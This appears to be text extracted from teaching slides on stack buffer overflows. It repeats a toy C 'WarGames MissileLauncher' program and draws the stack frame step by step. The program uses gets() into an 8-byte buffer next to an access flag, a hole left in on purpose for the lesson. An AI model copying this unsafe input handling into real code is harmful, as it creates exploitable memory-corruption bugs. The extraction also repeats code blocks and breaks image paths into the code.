    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
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int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

Create a new stack frame, before allocating space for the local variables on the stack.

low address

n_missiles (4 bytes)
allowaccess (1 byte)
<u>pointer to stack frame for _main</u>
return address, next instruction in _main
<u>pointer to stack frame for _start</u>
return address, next instruction in _start

high address

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
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        puts("Access granted");
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    authenticate_and_launch();
    puts("Operation complete");
}

```

Create a new stack frame, before allocating space for the local variables on the stack.

low address

response (8 bytes)
n_missiles (4 bytes)
allowaccess (1 byte)
<u>pointer to stack frame for _main</u>
return address, next instruction in _main
<u>pointer to stack frame for _start</u>
return address, next instruction in _start

high address

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
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void authenticate_and_launch(void)
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int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

Create a new stack frame, before allocating space for the local variables on the stack.



Hey, wait a minute... should not the stack variables be allocated in correct order?

low address

response (8 bytes)
n_missiles (4 bytes)
allowaccess (1 byte)
<u>pointer to stack frame for _main</u>
<u>return address, next instruction in _main</u>
<u>pointer to stack frame for _start</u>
<u>return address, next instruction in _start</u>

high address

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

Create a new stack frame, before allocating space for the local variables on the stack.



Hey, wait a minute... should not the stack variables be allocated in correct order?

There is no "correct order" here. In this case, the compiler is free to store objects of automatic storage duration (the correct name for "stack variables") in any order. Indeed, it can keep all of them in registers or ignore them completely as long as the external behavior of the program is the same.

low address

response (8 bytes)
n_missiles (4 bytes)
allowaccess (1 byte)
<u>pointer to stack frame for _main</u>
<u>return address, next instruction in _main</u>
<u>pointer to stack frame for _start</u>
<u>return address, next instruction in _start</u>

high address

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

low address

high address

response (8 bytes)
n_missiles (4 bytes)
allowaccess (1 byte)
<u>pointer to stack frame for _main</u>
<u>return address, next instruction in _main</u>
<u>pointer to stack frame for _start</u>
<u>return address, next instruction in _start</u>

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    → printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

low address

high address

response (8 bytes)
n_missiles (4 bytes)
allowaccess (1 byte)
<u>pointer to stack frame for _main</u>
<u>return address, next instruction in _main</u>
<u>pointer to stack frame for _start</u>
<u>return address, next instruction in _start</u>

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    → printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;


    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

Then we call printf() with an argument.



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    → printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

Then we call printf() with an argument.

low address

pointer to string "Secret: "
 response (8 bytes)
 n_missiles (4 bytes)
 allowaccess (1 byte)

pointer to stack frame for _main

return address, next instruction in _main

pointer to stack frame for _start

return address, next instruction in _start

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    → printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

Then we call printf() with an argument.

low address	high address
return address, authenticate_and_launch()	
pointer to string "Secret: "	
response (8 bytes)	
n_missiles (4 bytes)	
allowaccess (1 byte)	
pointer to stack frame for _main	
return address, next instruction in _main	
pointer to stack frame for _start	
return address, next instruction in _start	

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    → printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;


    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

Then we call printf() with an argument.



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    → printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }


    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

Then we call printf() with an argument.

After the prompt has been written to the standard output stream. The stack is cleaned up and we get ready to execute the next statement.



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    → gets(response);


    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    → gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

low address

high address

response (8 bytes)
n_missiles (4 bytes)
allowaccess (1 byte)
<u>pointer to stack frame for _main</u>
<u>return address, next instruction in _main</u>
<u>pointer to stack frame for _start</u>
<u>return address, next instruction in _start</u>

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    → gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;


    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

First the pointer to the response buffer is pushed on stack.



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    → gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;


    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

First the pointer to the response buffer is pushed on stack.



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    → gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

First the pointer to the response buffer is pushed on stack.

Then the return address. Before jumping into gets()

low address

pointer to the response buffer
response (8 bytes)
n_missiles (4 bytes)
allowaccess (1 byte)

pointer to stack frame for _main

return address, next instruction in _main

pointer to stack frame for _start

return address, next instruction in _start

high address

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    → gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

First the pointer to the response buffer is pushed on stack.

Then the return address. Before jumping into gets()

low address	return address, authenticate_and_launch() pointer to the response buffer response (8 bytes) n_missiles (4 bytes) allowaccess (1 byte)
	pointer to stack frame for _main
	return address, next instruction in _main
high address	pointer to stack frame for _start
	return address, next instruction in _start

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    → gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }


    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

First the pointer to the response buffer is pushed on stack.

Then the return address. Before jumping into gets()



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}


int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

First the pointer to the response buffer is pushed on stack.

Then the return address. Before jumping into gets()

gets() will wait for input from the standard input stream. Each character will be poked sequentially into the response buffer until a newline character, end-of-line or some kind of error occurs. Then, before returning it will append a '\0' character to the buffer.



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

